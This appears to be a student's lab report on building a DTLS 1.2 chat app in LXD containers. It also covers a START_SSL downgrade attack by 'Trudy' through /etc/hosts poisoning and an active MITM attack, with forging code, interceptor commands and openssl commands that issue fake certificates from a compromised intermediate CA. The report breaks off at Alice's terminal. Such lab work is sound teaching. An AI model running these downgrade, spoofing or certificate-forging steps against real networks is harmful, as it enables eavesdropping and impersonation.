


Alice gets the certificate of Bob and verifies that. She also provides her certificate to Bob for verification. So, Alice and Bob use their certificates to perform mutual aka two-way authentication.


It is clearly visible in the below screen shot that there is exhange of certificates by both the parties.

DTLS 1.2 handshake between Alice and Bob should contain Alice

specifying a list of one or more ciphersuites that offer perfect forward secrecy (PFS) as part of client_hello and Bob picking one of them if his application is pre-configured to support any of them. That means, client and server programs should be pre-configured to support PFS cipher suites using openssl API and then they can agree on some common ciphersuite. Make sure your program generates appropriate error messages if a secure connection could not be established due to mismatch in the supported ciphersuites at client and server.



Upon establishing a secure DTLS 1.2 pipe, it will be used by Alice and Bob to exchange their encrypted chat messages. Show that it is indeed the case by capturing Pcap traces at Alice-LXD/Bob-LXD.



Compare and contrast DTLS 1.2 handshake with that of TLS 1.2 handshake.


Both of them are the cryptographic protocols designed to provide secured communication over network. The TLS1.2 is for TCP connection and the DTLS1.2 is for UDP communication. Both of them allow session resumption enabling client and the server to reduce handshake overhead which improve the performance.

TLS1.2	DTLS1.2
It deal with in sequence delivery of packets.	It will deal with potential packet loss and out-of-order delivery
This ensures that handshake messages are received in the correct order without loss.	This deals with unreliable datagram protocols like UDP and handles potential issue of packet loss, duplication and reordering.
The handshake message fragmentation is handled by the record layer.	DTLS must explicitly handle fragmentation at DTLS layer

Provide confidentiality, integrity and optional compression for the data exchanged during te handshake.	It provides message reordering, fragmentation and retransmission timers.

DTLS1.2 deals with more complexity because it handles the challenges due to using UDP like packet loss duplication and reordering. So, DTLS1.2 is more suitable in applications like real-time chat application.

Your secure_chat_app should support session resumption using session tickets. Show that it is indeed the case by capturing Pcap traces at Alice-LXD/Bob-LXD.



Either of them sends a *chat_close* message which in turn triggers the closure of the TLS connection and finally, the TCP connection.

```
        //if client's response is exit then close the connection-working
        if (strcmp(buffer, "chat_close") == 0) {
                // Close DTLS connection
                SSL_shutdown(ssl);
                std::cout<<"The Client terminated the connection.";
                break; // Exit the loop to listen for new client connections
            }
```

```
debika@debika-Aspire-A514-54:~/project$ ./secure_chat_app -c bob1
Server IP resolved to: 192.168.0.119
Received 13 bytes from server
Message from server: chat_ok_reply
Received 18 bytes from server
Message from server/see: chat_START_SSL_ACK
Client (You): Alice this side
Server: Hey Alice, how can I help you?
Client (You): I need access to private file
Server: Give your password
Client (You): 1234
Server: Okay, Granted
Client (You): chat_close
debika@debika-Aspire-A514-54:~/project$ ./secure_chat_app -c bob1
Server IP resolved to: 192.168.0.119
Received 13 bytes from server
Message from server: chat_ok_reply
Received 18 bytes from server
Message from server/see: chat_START_SSL_ACK
Client (You): hey
Server: what happened
Client (You): I need full access.
Server: okay
Client (You): Thanks
Connection closed by the server.
debika@debika-Aspire-A514-54:~/project$
```

```
debika@debika-Aspire-A514-54:~/project$ ./secure_chat_app -s
Received 10 bytes from 192.168.0.119:54010
Message from client: chat_hello
Received 14 bytes from 192.168.0.119:54010
Message from client/checking: chat_START_SSL
Client: Alice this side
Server (You): Hey Alice, how can I help you?
Client: I need access to private file
Server (You): Give your password
Client: 1234
Server (You): Okay, Granted
Connection closed.
Received 10 bytes from 192.168.0.119:50809
Message from client: chat_hello
Received 14 bytes from 192.168.0.119:50809
Message from client/checking: chat_START_SSL
Client: hey
Server (You): what happened
Client: I need full access.
Server (You): okay
Client: Thanks
Server (You): chat_close
Connection closed.
```

Task 3: START_SSL downgrade attack for eavesdropping (20M)

Downgrade attack by Trudy by intercepting the chat_START_SSL control message from Alice (Bob) to Bob (Alice).

a) If Alice receives a chat_START_SSL_NOT_SUPPORTED message after sending *chat_START_SSL* to Bob, it assumes that Bob does not have capability to set up secure chat communication.

```
if (strcmp(buffer, "chat_START_SSL_not_Supported") == 0){

int BUFFER_SIZE=sizeof(buffer);
 while (true) {
        memset(buffer, 0, sizeof(buffer));
        std::cout << "Client(you): ";
        std::cin.getline(buffer, sizeof(buffer));
        // Send message to server
        sendto(client_socket, buffer, strlen(buffer), 0, (const struct sockaddr *)&address, sizeof(address));

        memset(buffer, 0, sizeof(buffer));
        int n;
        socklen_t len;
        len = sizeof(address);

        // Receive msg from server
        n = recvfrom(client_socket, (char *)buffer, BUFFER_SIZE, 0, (struct sockaddr *)&address, &len);
        buffer[n] = '\0';

                if (strcmp(buffer, CHAT_CLOSE) == 0) {
                    std::cout << "Server has requested to close the connection." << std::endl;
                    exit(EXIT_FAILURE);
    }
        // Display msg received from server
        std::cout << "Server: " << buffer << std::endl;
    }

}
```

In this attack, Trudy blocks *chat_START_SSL* from reaching Bob and sends a forged reply message *chat_START_SSL_NOT_SUPPORTED* to Alice and

thereby forcing Alice and Bob to have unsecure chat communication for successfully intercepting their communication. Show that it is indeed the case by capturing Pcap traces at Trudy/Alice/Bob LXDs.

```
// Receive chat_START_SSL message from the client
ssize_t valueread = recvfrom(server_fd, buffer, sizeof(buffer), 0,
                             (struct sockaddr *)&client_addr, &addr_len);
if (valueread == -1) {
    perror("recvfrom");
    close(server_fd);
    exit(EXIT_FAILURE);
}

//send ssl_not_supported to client

ssize_t valuesent = sendto(server_fd,not_Supported , strlen(not_Supported), 0,
                             (const struct sockaddr *)&client_addr, sizeof(client_addr));
if (valuesent == -1) {
    perror("sendto");
    close(server_fd);
    exit(EXIT_FAILURE);
}

// Send "start_normal" message to server
ssize_t value_sent = sendto(client_socket, start_normal, strlen(start_normal), 0,
                             (const struct sockaddr *)&c_address, sizeof(c_address));
if (value_sent == -1) {
    perror("sendto");
    close(client_socket);
    exit(EXIT_FAILURE);
}
```


b)You need to write a program (secure_chat_interceptor) to launch this downgrade attack (-d command line option) from Trudy-LXD. For this task, you can assume that Trudy poisoned the /etc/hosts file of Alice (Bob) and replaced the IP address of Bob (Alice) with that of her. It's a kind of DNS spoofing for launching MITM attacks. In this attack, Trudy only plays with *chat_START_SSL* message(s) and forwards the rest of the traffic as it is i.e., eavesdropper.


To poison /etc/hosts file of Alice and Bob containers, use the following command from inside the VM
bash ~/poison-dns-alice1-bob1.sh


To revert back the /etc/hosts file of Alice, Bob containers, use the following command from inside the VM.
bash ~/unpoison-dns-alice1-bob1.sh
To start a downgrade attack, start the secure chat interceptor program using the following command from inside the Trudy LXD.

./secure_chat_interceptor -d alice1 bob1


Before Poisoning








After poisoning



root@alice1: ~

```
  GNU nano 4.8
127.0.0.1 localhost
172.31.0.2 alice1
172.31.0.4 bob1

# The following lines are desirable for IPv6 capable
::1 ip6-localhost ip6-loopback
fe00::0 ip6-localnet
ff00::0 ip6-mcastprefix
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
ff02::3 ip6-allhosts
```



This task is completed by going through the following steps :

1. Intercept chat_START_SSL Message: Trudy intercepts the chat_START_SSL message from Alice to Bob.
2. Forge Reply Message: Trudy forges a reply message chat_START_SSL_NOT_SUPPORTED and sends it to Alice, indicating that Bob does not support secure chat communication.
3. Forward Rest of the Traffic: Trudy forwards the rest of the traffic between Alice and Bob unchanged, acting as an eavesdropper.
4. Capture Pcap Traces : Capture network traffic at Trudy, Alice, and Bob's LXDs to demonstrate the interception and modification of messages.
5. Poison DNS:Poison the /etc/hosts file of Alice and Bob containers to redirect their traffic to Trudy, simulating DNS spoofing.
6. Revert DNS Poisoning: Provide a script to revert the changes made to the /etc/hosts file of Alice and Bob containers.
7. Command-line Options: Implement a command-line option (-d) to indicate the downgrade attack mode.

This is Bob’s terminal.

```
root@bob1:~# ./secure_chat_app -s
Received 10 bytes from 172.31.0.4:33529
Message from client: chat_hello
Received 17 bytes from 172.31.0.4:33529
Message from client/checking: chat_START_NORMAL
Client: Alice this side.
Server(You): Hi Alice, how can I help you?
Client: I need access to private document.
Server(You): Tell me the password.
Client: ADMINPWD
Server(You): Okay, I will grant the access
Client has requested to close the connection.
root@bob1:~#
```

This is Alice’s terminal.

```
root@alice1:~# ./secure_chat_app -c bob1
Server IP resolved to: 172.31.0.4
Received 13 bytes from server
Message from server: chat_ok_reply
Received 28 bytes from server
Message from server/see: chat_START_SSL_not_Supported
Client(you): Alice this side.
Server: Hi Alice, how can I help you?
Client(you): I need access to private document.
Server: Tell me the password.ate document.
Client(you): ADMINPWD
Server: Okay, I will grant the accessment.
Client(you): chat_close
```

This is Trudy’s terminal.

```
root@trudy1:~# ./secure_chat_interceptor -d alice1 bob1
Resolved Server IP: 172.31.0.3
Received 10 bytes from 172.31.0.2:42313
Message from client: chat_hello
Received 13 bytes from server
Message from server: chat_ok_reply
Received 20 bytes from server
Message from server/see: chat_START_NORMAL_Ok
Client: Alice this side.
Server: Hi Alice, how can I help you?
Client: I need access to private document.
Server: Tell me the password.ate document.
Client: ADMINPWD
Server: Okay, I will grant the accessment.
Client: chat_close
```

—----------

Task 4: Active MITM attack for tampering chat messages and dropping DTLS handshake messages (40M)

Active MITM attack by Trudy to tamper the chat communication between Alice and Bob. For this task also, you can assume that Trudy poisoned the /etc/hosts file of Alice (Bob) and replaced the IP address of Bob (Alice) with that of her.

a) Also assume that Trudy hacks into the server of the intermediate CA and issues fake/shadow certificates for Alice and Bob. Save these fake certificates as fakealice.crt and fakebob.crt, save their CSRs and key-pairs in .pem files and verify that they are indeed valid using openssl!

The fake certificate of Bob by Trudy.

```
debika@debika-Aspire-A514-54:~/project$  openssl genpkey -algorithm RSA -out fakebob.key
-pkeyopt rsa_keygen_bits:2048
.........+++++
.....................................................................................
.............................+++++
debika@debika-Aspire-A514-54:~/project$ openssl req -new -key fakebob.key -out fakebob.csr
-subj "/C=US/ST=California/O=FakeBob1/OU=IT/CN=FakeBob1.com"
debika@debika-Aspire-A514-54:~/project$ openssl x509 -req -in fakebob.csr -CA int.crt -CAkey
int.key -CAcreateserial -out fakebob.crt -days 365 -sha256
Signature ok
subject=C = US, ST = California, O = FakeBob1, OU = IT, CN = FakeBob1.com
Getting CA Private Key
```

The fake certificates of Alice by Trudy.


```
debika@debika-Aspire-A514-54:~/project$ openssl genpkey -algorithm RSA -out fakealice.key
-pkeyopt rsa_keygen_bits:2048
.....................................+++++
.............................................+++++
debika@debika-Aspire-A514-54:~/project$  openssl req -new -key fakealice.key -out fakealice.
csr -subj "/C=US/ST=California/O=FakeAlice1/OU=IT/CN=FakeAlice1.com"
debika@debika-Aspire-A514-54:~/project$  openssl x509 -req -in fakealice.csr -CA int.crt
-CAkey int.key -CAcreateserial -out fakealice.crt -days 365 -sha256
Signature ok
subject=C = US, ST = California, O = FakeAlice1, OU = IT, CN = FakeAlice1.com
Getting CA Private Key
```

The certifite verification on the terminal.

```
debika@debika-Aspire-A514-54:~/project$ openssl verify -CAfile root.crt int.crt
int.crt: OK
debika@debika-Aspire-A514-54:~/project$ openssl verify -CAfile root.crt -untrusted int.crt
fakealice.crt
fakealice.crt: OK
debika@debika-Aspire-A514-54:~/project$ openssl verify -CAfile root.crt -untrusted int.crt
fakebob.crt
fakebob.crt: OK
```

a) Rather than launching the START_SSL downgrade attack, in this attack Trudy sends the fake certificate of Bob when Alice sends a client_hello message and vice versa. This certificate is indeed signed by the trusted intermediate CA, so its verification succeeds at Alice. So, two DTLS 1.2 pipes are set up: one between Alice and Trudy; the other between Trudy and Bob. Trudy is now like a malicious intercepting proxy who can decrypt

messages from Alice to Bob (and from Bob to Alice) and re-encrypt them as-it-is or by altering message contents as she desires! Show that it is indeed the case by capturing Pcaps at Trudy/Alice/Bob LXDs.



a) Modify the secure_chat_interceptor program to launch this active MITM attack from Trudy-LXD, name it as secure_chat_active_interceptor
To start the MITM attack, start the secure chat interceptor program using the following command from inside the Trudy LXD.

./secure_chat_active_interceptor -m alice1 bob1

```
memset(buffer, 0, sizeof(buffer));
std::cout << "What to Send to server: ";
std::cin.getline(buffer, MAX_BUF_SIZE);
```

This task is completed by going through the following steps :

1. Bob starts as a server using the command ./secure_chat_app.cpp -s
2. Trudy starts as interceptor and get connected to the Bob by impersonating Alice by creating its fake certificates and waits for connection form Alice by sending fake certificate of bob.
3. Alice does the mutual authentication by sharing its certificate with Trudy and keeps assuming that its connected to Bob.
4. Now the Trudy can see all the message sent by Alice and then modify the message before sending it to Bob .
5. This is how Trudy and get access to all the valuable information sent by Alice and fool Bob in the connection by altering the messages.

This is Alice's Terminal

